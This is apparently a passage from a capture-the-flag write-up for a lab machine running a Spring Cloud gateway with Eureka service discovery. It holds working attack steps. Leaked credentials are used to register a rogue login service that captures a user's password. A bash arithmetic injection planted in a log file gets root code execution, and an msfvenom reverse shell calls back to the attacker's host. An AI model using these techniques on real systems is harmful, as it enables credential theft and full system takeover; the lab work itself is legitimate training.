
```
total 16
drwxrwxr-x 3 www-data developers 4096 Apr  1 12:49 .
drwxrwxr-x 4 www-data developers 4096 Aug  3  2024 ..
-rwxrwxr-x 1 www-data developers  852 Apr  1 12:47 application.properties
drwxrwxr-x 2 www-data developers 4096 Aug  3  2024 templates

oscar190@eureka:/var/www/web/user-management-service/src/main$ cat
resources/application.properties
spring.application.name=USER-MANAGEMENT-SERVICE
spring.session.store-type=jdbc
spring.cloud.inetutils.ignoredInterfaces=enp0s.*
spring.cloud.client.hostname=localhost
#Eureka
eureka.client.service-url.defaultZone=
http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/
eureka.instance.hostname=localhost
eureka.instance.prefer-ip-address=false
#Mysql
spring.jpa.hibernate.ddl-auto=none
spring.datasource.url=jdbc:mysql://localhost:3306/Furni_WebApp_DB
spring.datasource.username=oscar190
spring.datasource.password=0sc@r190_S0l!dP@sswd
spring.datasource.driver-class-name=com.mysql.cj.jdbc.Driver
spring.jpa.properties.hibernate.format_sql=true
#tomcat
server.address=localhost
server.port=8081
# Enable proxy support
server.forward-headers-strategy=native
# Log
logging.level.root=INFO
logging.file.name=log/application.log
logging.file.path=./
```

The application is hosted on port `8081`. This raises an important question—how can we register a user through the `Furni` application when the user management service is hosted on another port? This question becomes even more critical because we didn't encounter a hardcoded URL in any of the `Furni` application's controllers that connects to this service.

Looking through the `application.properties` of the `user-management-service` application again, we can see a section referring to an application called `Eureka`, hosted on port `8761`. We have encountered this application before, during the `nmap` enumeration, requiring credentials to access it - credentials that are present in the `application.properties` file: `EurekaSrvr:0scarPWDisTheB3st`.



Eureka server is a service discovery server that provides service registration and discovery. When a microservice (like the `user-management-service` we saw earlier) registers itself with the `Eureka` server, it knows where the service is hosted. When another microservice registered to `Eureka` wants to access a service registered in `Eureka`, it essentially requests `Eureka` where the service is. And it replies with an instance of the service. This nullifies the need for a service to have a direct call (e.g., a hardcoded URL) to another service it needs to access. Suppose multiple instances of the same service are registered in Eureka. In that case, the server returns all of them, and the client picks one instance, achieving client-side load balancing simultaneously if a load balancer is available.



This partially solves the question "how does the Furni application access the `user-management-service`". Since both applications are registered in `Eureka`, there is no need for a hardcoded URL in the `Furni` application. But still, we cannot identify a code snippet in `Furni` where it even attempts to access a service called `user-management-service`. We can also see that the `Furni` application is hosted on port `8082`, but we accessed it through port `80`. Let's read through the `default` site enabled through `nginx`.

```
}
    hostname: localhost
        listen 80;
        listen [::]:80;
        server_name furni.htb;
        if ($host != "furni.htb") {
            return 301 http://furni.htb$request_uri;
        }
        location = /actuator/heapdump {
                alias /opt/heapdump/heapdump;
        }
        location = /favicon.ico { access_log off; log_not_found off; }
        location /static/ {
          root /var/www/web;
        }
        location / {
                # pass to spring-cloud-gateway
                proxy_pass http://127.0.0.1:8080;
                include proxy_params;
        }
}
```

Using the `proxy_pass` variable, we can see that all the traffic directed towards port `80` is forwarded to port `8080`. There is also a comment indicating a `spring-cloud-gateway`, which is also registered in `Eureka`. We can now analyze the configuration file of the `Spring Cloud LoadBalancer` found in `/var/www/web/cloud-gateway/src/main/resources`:

```
root@eureka:/var/www/web/cloud-gateway/src/main/resources# cat application.yaml
eureka:
  instance:
    hostname: localhost
    prefer-ip-address: false
  client:
    registry-fetch-interval-seconds: 20
    service-url:
      defaultZone: http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/

spring:
  cloud:
    client:
      hostname: localhost
    gateway:
      routes:
        - id: user-management-service
          uri: lb://USER-MANAGEMENT-SERVICE
          predicates:
            - Path=/login,/logout,/register,/process_register
        - id: furni
          uri: lb://FURNI
          predicates:
            - Path=/**
```

```
  application:
    name: app-gateway

server:
  port: 8080
  address: 127.0.0.1

management:
  tracing:
    sampling:
      probability: 1

logging:
  level:
    root: INFO
  file:
    name: log/application.log
    path: ./
```

It is evident that any request to the `/login, /logout, /register, and /process_register` endpoints are forwarded to `USER-MANAGEMENT-SERVICES` using the `lb://` URI scheme (which will trigger the client-side load balancing between the available `USER-MANAGEMENT-SERVICE` services in Eureka as discussed earlier), and any other requests will be forwarded to `FURNI`.

If a user attempts to log in or register, the request first hits the gateway. The gateway looks up the available instances of `USER-MANAGEMENT-SERVICE` from `Eureka` and forwards the request to one of them. Similarly, other requests are routed by the gateway to instances of the `FURNI` service, with instance locations also retrieved through `Eureka`. In this setup, `Eureka` acts purely as a service registry, while the gateway performs routing and load balancing.

Intercepting the credentials of the user miranda-wise


In the `application.properties` of the `user-management-service`, a variable that defines a log file called `application.log` that is located in `/var/www/web/user-management-service/log`.

```
oscar190@eureka:/var/www/web/user-management-service/log$ cat application.log
<SNIP>
2025-04-09T11:41:01.878Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-
exec-1] c.e.Furni.Security.LoginSuccessLogger    : User 'miranda.wise@furni.htb' logged in
successfully
2025-08-30T19:43:01.821Z  INFO 1327 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-
exec-5] c.e.Furni.Security.LoginSuccessLogger    : User 'miranda.wise@furni.htb' logged in
successfully
2025-08-30T19:44:01.343Z  INFO 1327 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-
exec-3] c.e.Furni.Security.LoginSuccessLogger    : User 'miranda.wise@furni.htb' logged in
successfully
```

The logs confirm that the user `miranda.wise` performs login actions regularly. Since authentication is handled by the `user-management-service`, and the `Gateway` uses `Eureka` (`lb://USER-MANAGEMENT-SERVICE`) to discover instances, we can exploit this trust. Because we have valid credentials to access `Eureka` and the server is accessible, we can register our own fake `user-management-service`. When the user

`miranda.wise` attempts to log in, the gateway's client-side load balancer will route the login request to our malicious instance, allowing us to intercept the credentials from the `POST` request.

First, we navigate to https://start.spring.io/ . We only need to add the `Eureka Discovery Client` and `Spring Web` dependencies (we can leave the default values in every other field).



We click `GENERATE` and extract the downloaded `zip` file to a directory of our choice. Then, we need to configure the application to register to `Eureka` with the correct application name. To achieve this, we edit the `application.properties` file appropriately:

```
$ nano demo/src/main/resources/application.properties

spring.application.name=USER-MANAGEMENT-SERVICE
eureka.client.service-url.defaultZone =
http://EurekaSrvr:0scarPWDisTheB3st@eureka.htb:8761/eureka/
eureka.instance.ip-address=10.10.14.51
eureka.instance.prefer-ip-address=true
```

Now we need to create the controller that will process any request towards the `/login` endpoint in a way that it will dump the credentials found in the request. To do that, we will intercept the `POST` request using a dummy login to enumerate the correct parameter names.

```
POST /login HTTP/1.1
Host: furni.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 130
```

```
Origin: http://furni.htb
Connection: keep-alive
Referer: http://furni.htb/login
Cookie: SESSION=NTk3NDdmZjQtODY1NS00YjZmLWEwYmUtMjUyOWI2MDg5YTc1
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=test&password=test&_csrf=wYXg-F-
I4UowceTN7CbbSC6gRxMrQzG_zL7mjyVgVzBQKRaO87fVmznq0y4dRoCs3wvvLBeQaitNcwmS-oaHuBJXZQZoHCW-
```

The parameters we are interested in are `username` and `password`. Now, we will proceed with creating the controller at `demo/src/main/java/com/example/demo/controller.java` .

```
package com.example.demo;

import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestParam;

@Controller
public class controller {
    @PostMapping("/login")
    public String LoginRequest(@RequestParam(name = "username") String username,
@RequestParam(name = "password") String password) {
        System.out.println("username: " + username);
        System.out.println("password: " + password);
        return "HACKED";
    }
}
```

We are using `org.springframework.stereotype.Controller` to mark our `controller` class as a `web controller`. Using `org.springframework.web.bind.annotation.PostMapping`, we map the `LoginRequest` method to handle `HTTP POST` requests for a given path, in this case `/login`. With `org.springframework.web.bind.annotation.RequestParam`, we extract the parameters from the `POST` request body, and then print them to the console using `System.out.println`. Now, we run the service and wait for the credentials to be intercepted.

```
$ /opt/tools/maven/bin/mvn spring-boot:run
<SNIP>
username: miranda.wise@furni.htb
password: IL!veT0Be&BeT0L0ve
username: miranda.wise@furni.htb
password: IL!veT0Be&BeT0L0ve
username: miranda.wise@furni.htb
password: IL!veT0Be&BeT0L0ve
</SNIP>
```

We can use these credentials to log in via `SSH` and capture the `user` flag.

```
$ ssh miranda-wise@eureka.htb
<SNIP>
miranda-wise@eureka:~$
```

The user flag can be found in `/home/miranda-wise/user.txt`.

Privilege Escalation

Let's use pspy to enumerate running processes.

```
<SNIP>
2025/08/30 20:42:04 CMD: UID=0     PID=385327 | /bin/bash /opt/log_analyse.sh
/var/www/web/cloud-gateway/log/application.log
2025/08/30 20:42:04 CMD: UID=0     PID=385331 | /bin/bash /opt/log_analyse.sh
/var/www/web/cloud-gateway/log/application.log
2025/08/30 20:42:04 CMD: UID=0     PID=385330 | /bin/bash /opt/log_analyse.sh
/var/www/web/cloud-gateway/log/application.log
2025/08/30 20:42:04 CMD: UID=0     PID=385329 | /bin/bash /opt/log_analyse.sh
/var/www/web/cloud-gateway/log/application.log
2025/08/30 20:42:04 CMD: UID=0     PID=385332 | /bin/bash /opt/log_analyse.sh
/var/www/web/cloud-gateway/log/application.log
2025/08/30 20:42:04 CMD: UID=0     PID=385334 | /bin/bash /opt/log_analyse.sh
/var/www/web/cloud-gateway/log/application.log
</SNIP>
```

We identify a process running the script `log_analyse.sh` as `root`, with `/var/www/web/cloud-gateway/log/application.log` as a parameter.

```
miranda-wise@eureka:~$ ls -la /opt/log_analyse.sh
-rwxrwxr-x 1 root root 4980 Mar 20 14:17 /opt/log_analyse.sh
```

The script is readable for all users, so let's read its contents.

```
#!/bin/bash

# Colors
GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
BLUE='\033[0;34m'
CYAN='\033[0;36m'
RESET='\033[0m'

LOG_FILE="$1"
OUTPUT_FILE="log_analysis.txt"

declare -A successful_users  # Associative array: username -> count
declare -A failed_users      # Associative array: username -> count
STATUS_CODES=("200:0" "201:0" "302:0" "400:0" "401:0" "403:0" "404:0" "500:0") # Indexed
array: "code:count" pairs
```

```
if [ ! -f "$LOG_FILE" ]; then
    echo -e "${RED}Error: Log file $LOG_FILE not found.${RESET}"
    exit 1
fi


analyze_logins() {
    # Process successful logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${successful_users[$username]+_}" ]; then
            successful_users[$username]=$((successful_users[$username] + 1))
        else
            successful_users[$username]=1
        fi
    done < <(grep "LoginSuccessLogger" "$LOG_FILE")

    # Process failed logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${failed_users[$username]+_}" ]; then
            failed_users[$username]=$((failed_users[$username] + 1))
        else
            failed_users[$username]=1
        fi
    done < <(grep "LoginFailureLogger" "$LOG_FILE")
}


analyze_http_statuses() {
    # Process HTTP status codes
    while IFS= read -r line; do
        code=$(echo "$line" | grep -oP 'Status: \K.*')
        found=0
        # Check if code exists in STATUS_CODES array
        for i in "${!STATUS_CODES[@]}"; do
            existing_entry="${STATUS_CODES[$i]}"
            existing_code=$(echo "$existing_entry" | cut -d':' -f1)
            existing_count=$(echo "$existing_entry" | cut -d':' -f2)
            if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
                STATUS_CODES[$i]="${existing_code}:${new_count}"
                break
            fi
        done
    done < <(grep "HTTP.*Status: " "$LOG_FILE")
}


analyze_log_errors(){
     # Log Level Counts (colored)
    echo -e "\n${YELLOW}[+] Log Level Counts:${RESET}"
```

```
    log_levels=$(grep -oP '(?<=Z  )\w+' "$LOG_FILE" | sort | uniq -c)
    echo "$log_levels" | awk -v blue="$BLUE" -v yellow="$YELLOW" -v red="$RED" -v
reset="$RESET" '{
        if ($2 == "INFO") color=blue;
        else if ($2 == "WARN") color=yellow;
        else if ($2 == "ERROR") color=red;
        else color=reset;
        printf "%s%6s %s%s\n", color, $1, $2, reset
    }'

    # ERROR Messages
    error_messages=$(grep ' ERROR ' "$LOG_FILE" | awk -F' ERROR ' '{print $2}')
    echo -e "\n${RED}[+] ERROR Messages:${RESET}"
    echo "$error_messages" | awk -v red="$RED" -v reset="$RESET" '{print red $0 reset}'

    # Eureka Errors
    eureka_errors=$(grep 'Connect to http://localhost:8761.*failed: Connection refused'
"$LOG_FILE")
    eureka_count=$(echo "$eureka_errors" | wc -l)
    echo -e "\n${YELLOW}[+] Eureka Connection Failures:${RESET}"
    echo -e "${YELLOW}Count: $eureka_count${RESET}"
    echo "$eureka_errors" | tail -n 2 | awk -v yellow="$YELLOW" -v reset="$RESET" '{print
yellow $0 reset}'
}


display_results() {
    echo -e "${BLUE}----- Log Analysis Report -----${RESET}"

    # Successful logins
    echo -e "\n${GREEN}[+] Successful Login Counts:${RESET}"
    total_success=0
    for user in "${!successful_users[@]}"; do
        count=${successful_users[$user]}
        printf "${GREEN}%6s %s${RESET}\n" "$count" "$user"
        total_success=$((total_success + count))
    done
    echo -e "${GREEN}\nTotal Successful Logins: $total_success${RESET}"

    # Failed logins
    echo -e "\n${RED}[+] Failed Login Attempts:${RESET}"
    total_failed=0
    for user in "${!failed_users[@]}"; do
        count=${failed_users[$user]}
        printf "${RED}%6s %s${RESET}\n" "$count" "$user"
        total_failed=$((total_failed + count))
    done
    echo -e "${RED}\nTotal Failed Login Attempts: $total_failed${RESET}"

    # HTTP status codes
    echo -e "\n${CYAN}[+] HTTP Status Code Distribution:${RESET}"
    total_requests=0
    # Sort codes numerically
```

```
    IFS=$'\n' sorted=($(sort -n -t':' -k1 <<<"${STATUS_CODES[*]}"))
    unset IFS
    for entry in "${sorted[@]}"; do
        code=$(echo "$entry" | cut -d':' -f1)
        count=$(echo "$entry" | cut -d':' -f2)
        total_requests=$((total_requests + count))

        # Color coding
        if [[ $code =~ ^2 ]]; then color="$GREEN"
        elif [[ $code =~ ^3 ]]; then color="$YELLOW"
        elif [[ $code =~ ^4 || $code =~ ^5 ]]; then color="$RED"
        else color="$CYAN"
        fi

        printf "${color}%6s %s${RESET}\n" "$count" "$code"
    done
    echo -e "${CYAN}\nTotal HTTP Requests Tracked: $total_requests${RESET}"
}


# Main execution
analyze_logins
analyze_http_statuses
display_results | tee "$OUTPUT_FILE"
analyze_log_errors | tee -a "$OUTPUT_FILE"
echo -e "\n${GREEN}Analysis completed. Results saved to $OUTPUT_FILE${RESET}"
```

This bash script is a log analysis tool for `Spring Boot` application logs. It takes a log file as input, parses it, and generates a colored report while saving results to `log_analysis.txt`. It counts successful and failed login attempts per user, extracts and tallies HTTP status codes, and summarizes request distribution (`2xx`, `3xx`, `4xx`, `5xx`) with color coding. It also analyzes log levels (`INFO`, `WARN`, `ERROR`), prints them with counts, highlights all error messages, and explicitly checks for `Eureka` connection failures, showing their frequency and last occurrences. The output is both displayed and written to a file for further review.

At first glance, we can't exploit anything here to achieve privilege escalation. But if we analyse the code carefully and do some Google searching, we come across this article, which talks about arbitrary command injection when using `[[ CONDITION ]]` syntax with `if` statements. It directly affects this line in the code: `if [[ "$existing_code -eq "$code" ]]`. Following the article's guidelines, we must inject a payload like this: `a[$(COMMAND>&2)+42` in a `Status` field in the `application.log` file. We must first have write access to that log file to do so.

```
miranda-wise@eureka:~$ ls -la /var/www/web/cloud-gateway/log/application.log
-rw-r--r-- 1 www-data www-data 22160 Aug 30 20:55 /var/www/web/cloud-
gateway/log/application.log
miranda-wise@eureka:~$ ls -la /var/www/web/cloud-gateway/log/
total 40
drwxrwxr-x 2 www-data developers  4096 Aug 30 16:20 .
drwxrwxr-x 6 www-data developers  4096 Mar 18 21:17 ..
-rw-r--r-- 1 www-data www-data   22160 Aug 30 20:55 application.log
-rw-rw-r-- 1 www-data www-data    5702 Apr 23 07:37 application.log.2025-04-22.0.gz
miranda-wise@eureka:~$ id
uid=1001(miranda-wise) gid=1002(miranda-wise) groups=1002(miranda-wise),1003(developers)
```

Although we do not have access to write as `miranda-wise`, members of the `developers` group have full access to the `log` folder, so we can do a simple trick to get write access to the `application.log` file. We can make a copy of the `application.log` file, delete the original, and then restore the copy as `application.log`.

```
miranda-wise@eureka:/var/www/web/cloud-gateway/log$ cp application.log application.log.copy
miranda-wise@eureka:/var/www/web/cloud-gateway/log$ rm -f application.log
miranda-wise@eureka:/var/www/web/cloud-gateway/log$ mv application.log.copy application.log
miranda-wise@eureka:/var/www/web/cloud-gateway/log$ ls -la
total 40
drwxrwxr-x 2 www-data     developers    4096 Aug 30 21:00 .
drwxrwxr-x 6 www-data     developers    4096 Mar 18 21:17 ..
-rw-r--r-- 1 miranda-wise miranda-wise 22160 Aug 30 21:00 application.log
```

We will now edit the file with a demo payload, to see if the exploit works.

```
# inside the application.log file
2025-04-09T11:27:02.286Z  INFO 1234 --- [app-gateway] [reactor-http-epoll-3]
c.eureka.gateway.Config.LoggingFilter    : HTTP POST /login - Status: a[$(/bin/touch
/tmp/test)]+42

miranda-wise@eureka:/var/www/web/cloud-gateway/log$ ls -la /tmp/test
-rw-r--r-- 1 root root 0 Aug 30 21:04 /tmp/test
```

Since the `/tmp/test` file was created by the `root` user, we know we have achieved code execution with root privileges. We will create an `ELF` binary that initiates a reverse shell connection to a port of our choice, upload it to the target, and execute it through the `application.log` manipulation.

```
# on the local system
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.51 LPORT=4444 -f elf -o shell.elf

# inside the application.log file
2025-04-09T11:27:02.286Z  INFO 1234 --- [app-gateway] [reactor-http-epoll-3]
c.eureka.gateway.Config.LoggingFilter    : HTTP POST /login - Status:
a[$(/tmp/shell.elf)]+42

# after a while, on the local system
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.51] from (UNKNOWN) [10.129.138.50] 37048
id
uid=0(root) gid=0(root) groups=0(root)
```

We get a reverse shell connection as the `root` user. The root flag can be found in `/root/root.txt`.